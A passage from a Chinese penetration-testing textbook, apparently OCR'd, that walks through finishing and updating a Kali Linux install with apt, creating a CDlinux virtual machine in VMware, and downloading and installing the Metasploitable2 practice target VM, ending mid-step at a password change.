Step 23 按Enter键，安装完成后重启，进入用户名界面，在其中输入root管理员账号，如下图所示。



Step 24 单击“下一步”按钮，进入登录密码界面，在其中输入设置好的管理员密码，如下图所示。




Step 25 单击“登录”按钮，至此便完成了整个Kail Linux系统的安装工作，如下图所示。



3.2.3　更新Kali Linux系统

初始安装的Kali Linux系统如果不及时更新是无法使用的，下面介绍更新Kali Linux系统的方法与步骤。

Step 01 双击桌面上Kali Linux系统的终端黑色图标，如下图所示。



Step 02 打开Kali Linux系统的终端设置界面，在其中输入命令apt update，然后按Enter键，即可获取需要更新软件的列表，如下图所示。

```
root@kali: ~
文件(F)  编辑(E)  查看(V)  搜索(S)  终端(T)  帮助(H)
root@kali:~# apt update
命中:1 http://mirrors.neusoft.edu.cn/kali kali-rolling InRelease
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
有 62 个软件包可以升级。请执行 'apt list --upgradable' 来查看它们。
root@kali:~# 
```

Step 03 获取完更新列表后如果有需要更新的软件，可以运行apt upgrad命令，如下图所示。

```
root@kali:~# apt upgrade
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
正在计算更新... 完成
下列软件包是自动安装的并且现在不需要了：
  libavahi-gobject0 libgfortran4
使用'apt autoremove'来卸载它(它们)。
下列【新】软件包将被安装：
  libgdbm6 python3-pycryptodome
下列软件包的版本将保持不变：
  wpscan
下列软件包将被升级：
  avahi-daemon dirmngr gdbm-l10n gettext-base gir1.2-json-1.0 gjs
  gnome-user-docs gnupg gnupg-l10n gnupg-utils gpg gpg-agent
  gpg-wks-client gpg-wks-server gpgconf gpgsm gpgv libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap libarpack2
  libavahi-client3 libavahi-common-data libavahi-common3
  libavahi-core7 libavahi-glib1 libavahi-gobject0 libcupsfilters1
  libgdbm-compat4 libgjs0g libjson-glib-1.0-0
  libjson-glib-1.0-common libmm-glib0 libnginx-mod-http-auth-pam
  libnginx-mod-http-dav-ext libnginx-mod-http-echo
  libnginx-mod-http-geoip libnginx-mod-http-image-filter
  libnginx-mod-http-subs-filter libnginx-mod-http-upstream-fair
  libnginx-mod-http-xslt-filter libnginx-mod-mail
  libnginx-mod-stream libopenal-data libopenal1
  libparted-fs-resize0 libparted2 libperl5.26 man-db modemmanager
  nginx-full parted perl perl-base python-attr python-tk
  python3-pluginbase python3-pysnmp4 python3-tk rsyslog sqlmap
升级了 61 个软件包，新安装了 2 个软件包，要卸载 0 个软件包，有 1 个软件包未被升级。
需要下载 0 B/46.8 MB 的归档。
解压缩后会消耗 18.8 MB 的额外空间。
您希望继续执行吗？ [Y/n] ^R
```

Step 04 运行命令后会有一个提示，此时按键盘Y键，即可开始更新，更新中状态如下图所示。

```
正准备解包 .../10-libgjs0g_1.52.4-1_amd64.deb  ...
正在将 libgjs0g (1.52.4-1) 解包到 (1.52.3-2) 上 ...
正准备解包 .../11-gjs_1.52.4-1_amd64.deb  ...
正在将 gjs (1.52.4-1) 解包到 (1.52.3-2) 上 ...
正准备解包 .../12-gnome-user-docs_3.30.1-1_all.deb  ...
正在将 gnome-user-docs (3.30.1-1) 解包到 (3.30.0-1) 上 ...

进度：[ 24%] [################.........................................]
```

注意：由于网络原因可能需要多执行几次更新命令，直至更新完成。另外，如果个别软件已经安装并存在升级版本问题，如下图所示。

```
root@kali:~# apt upgrade
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
正在计算更新... 完成
下列软件包的版本将保持不变：
  wpscan
升级了 0 个软件包，新安装了 0 个软件包，要卸载 0 个软件包，有 1 个软件包未被升级。
```



这时，可以先卸载旧版本，运行“apt-get remove <软件名>”命令，如下图所示，此时按键盘上的Y键即可卸载。

```
root@kali:~# apt-get remove wpscan
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  ruby-ethon ruby-ffi ruby-ruby-progressbar ruby-terminal-table ruby-typhoeus
  ruby-unicode-display-width ruby-yajl
使用'apt autoremove'来卸载它(它们)。
下列软件包将被【卸载】：
  kali-linux-full wpscan
升级了 0 个软件包，新安装了 0 个软件包，要卸载 2 个软件包，有 0 个软件包未被升级。
解压缩后将会空出 267 kB 的空间。
您希望继续执行吗？ [Y/n] y
```

卸载完旧版本后，可以运行“apt-get install <软件名>”命令，如下图所示，此时按键盘上的Y键即可开始安装新版本。

```
root@kali:~# apt-get install wpscan
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列软件包是自动安装的并且现在不需要了：
  ruby-terminal-table ruby-unicode-display-width
使用'apt autoremove'来卸载它(它们)。
将会同时安装下列软件：
  ruby-cms-scanner ruby-opt-parse-validator ruby-progressbar
下列软件包将被【卸载】：
  ruby-ruby-progressbar
下列【新】软件包将被安装：
  ruby-cms-scanner ruby-opt-parse-validator ruby-progressbar wpscan
升级了 0 个软件包，新安装了 4 个软件包，要卸载 1 个软件包，有 0 个软件包未被升级。
需要下载 0 B/112 kB 的归档。
解压缩后会消耗 594 kB 的额外空间。
您希望继续执行吗？ [Y/n] y
```

最后，再次运行apt upgrade命令，如果显示无软件需要更新，此时系统更新完成，如下图所示。

```
root@kali:~# apt upgrade
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
正在计算更新... 完成
下列软件包是自动安装的并且现在不需要了：
  ruby-terminal-table ruby-unicode-display-width
使用'apt autoremove'来卸载它(它们)。
升级了 0 个软件包，新安装了 0 个软件包，要卸载 0 个软件包，有 0 个软件包未被升级。
```

3.3　安装CDlinux系统

CDlinux是一种小型的迷你GNU/Linux

发行版软件，其名称取自英文的Compact-DistroLinux。CDlinux的体形小巧，功能却很强大。



3.3.1 CDlinux简介

使用者可以把CDlinux看作是一个“移动操作系统”，把它装到随身U盘中，无论走到哪里，只要是能支持U盘启动的计算机，就可以插上U盘来启动CDlinux操作系统，从而把这台计算机变成自己的移动工作站。

CDlinux里集成了最新的Linux内核、Xorg图形界面、Xfce窗口管理器以及很多其他流行软件，如Firefox浏览器、Pidgin即时通信程序、GIMP图像处理程序等，这就使得移动工作更加方便。

另外，还可以把CDlinux当作一件随身的系统修复/维护工具。这是因为在CDlinux标准版里集成了大量的系统修复/维护工具，如parted、partimage、partclone、testdisk、foremost等，使用这些工具完全可以满足日常系统维护/修复工作的需要。

目前，CDlinux对简体中文提供全面支持，这极大地方便了使用中文的用户。



3.3.2 配置CDlinux

创建CDlinux虚拟机需要以下几个步骤：


Step 01 单击VMware虚拟机在主页中有“创建新的虚拟机”按钮，如下图所示。



Step 02 进入新建虚拟机向导对话框选择“典型（推荐）”单选按钮，如右上图所示，单击“下一步”按钮。




Step 03 在“安装客户机操作系统”对话框中，选择“安装程序光盘映象（iso）”单选按钮，并为其添加CDlinux光盘文件，如下图所示，单击“下一步”按钮。



Step 04 在“选择客户机操作系统”对话框中选择Linux选项，版本中选择“其他Linux2.6x内核”，如下图所示，单击“下一步”按钮。



Step 05 在“命名虚拟机”对话框中单击“浏览”按钮，为虚拟机选择一个保存位置，如下图所示，单击“下一步”按钮。



Step 06 “指定磁盘容量”界面保持默认即可，如下图所示，单击“下一步”按钮。

新建虚拟机向导

指定磁盘容量

磁盘大小为多少?

虚拟机的硬盘作为一个或多个文件存储在主机的物理磁盘中。这些文件最初很小，随着您向虚拟机中添加应用程序、文件和数据而逐渐变大。

最大磁盘大小 (GB)(S): 8.0

针对 其他 Linux 2.6.x 内核 的建议大小: 8 GB


○将虚拟磁盘存储为单个文件(O)

◉将虚拟磁盘拆分成多个文件(M)

拆分磁盘后，可以更轻松地在计算机之间移动虚拟机，但可能会降低大容量磁盘的性能。

帮助　< 上一步(B)　下一步(N) >　取消


Step 07 至此便配置好了CDlinux系统，如下图所示，单击“完成”按钮完成虚拟机创建。




Step 08 在配置好的虚拟机启动界面，单击“开启此虚拟机”按钮，启动虚拟机，如下图所示。



Step 09 在虚拟机启动过程中可以选择语言环境，如下图所示。



Step 10 启动后的桌面如下图所示。



3.4　安装与使用靶机

拿到局域网权限后需要后续的渗透

测试，这里选取一款比较好的靶机——Metasploitable2，该靶机中包含了大量的系统漏洞，用户使用该靶机不仅可以做日常的无线网络安全练习，还可以提高自身的安全技术。



3.4.1 认识靶机

Metasploitable漏洞演练系统，是基于ubuntu操作系统，本身设计作为安全工具测试和演示常见漏洞攻击，它的作用是用来作为MSF攻击用的靶机，它是一个具有无数未打补丁漏洞与开放了无数高危端口的渗透演练系统，可以使我们进行练习。

在网络中攻击现实中的主机是一种违法行为，一旦被对方发现可能会遭受被起诉的风险。因此使用Metasploitable系统来练习，不但可以更加直观地感受漏洞利用的过程，还可以学会如何修补防御这些漏洞。



3.4.2 安装靶机

目前Metasploitable已经推出3个系列，这里选用Metasploitable2。下载并安装Metasploitable2的操作步骤如下：

Step 01 在浏览器中输入http://sourceforge.net/projects/metasploitable/files/Metasploitable2/网址，在打开的页面中找到下载页面，如下图所示。



Step 02 单击下载页面中的下载按钮，并选择软件的保存路径，下载完成后会有一个名为“metasploitable-linux-2.0.0.zip”的压缩包文件，下图为打开压缩包的状态。

名称	大小	修改时间
..		
Metasploitable.vmxf	269 B	2012-05-21 00:37:26
Metasploitable.vmx	2.8 KB	2012-05-21 00:46:08
Metasploitable.vmsd	67 B	2012-05-21 00:46:08
Metasploitable.vmdk	1.8 GB	2012-05-21 00:46:42
Metasploitable.nvram	8.5 KB	2012-05-21 00:45:50

Step 03 将该压缩包文件解压到磁盘当中，双击打开该目录，查看解压后的文件是否缺少，如右上图所示。




名称	修改日期	类型	大小
Metasploitable.nvram	2012/5/21 0:45	VMware 虚拟机...	9 KB
Metasploitable.vmdk	2012/5/21 0:46	VMware 虚拟磁...	1,900,864...
Metasploitable.vmsd	2012/5/21 0:46	VMware 快照元...	1 KB
Metasploitable.vmx	2012/5/21 0:46	VMware 虚拟机...	3 KB
Metasploitable.vmxf	2012/5/21 0:37	VMware 组成员	1 KB

注意：这里存放的路径是创建虚拟机后的路径，因此选择一块空间充足并且便于记忆的位置。

Step 04 打开wmware虚拟机，进入虚拟机的主界面，如下图所示。




Step 05 单击“打开虚拟机”按钮，打开“打开”对话框，在其中找到解压目录，如下图所示。




Step 06 选中目录中的虚拟机文件，单击“打开”按钮，这样便创建好了虚拟机，如下图所示。



Step 07 单击“开启此虚拟机”按钮，会弹出一个对话框，如下图所示。



Step 08 单击“我已移动该虚拟机”按钮，启动Metasploitable2，这样就完成了靶机的安装，如下图所示。



注意：虚拟机镜像创建的虚拟机默认账号和密码均为mfsadmin，可以通过passwd命令修改密码。

Step 09 登录进虚拟机以后建议更改该初始密码，修改密码使用passwd msfadmin命令，输入完命令后会要求输入原始密码，原始密码输入正确后会要求输入新密码，输入两次一样的密码后表示修改密码完成，如下图所示。

```
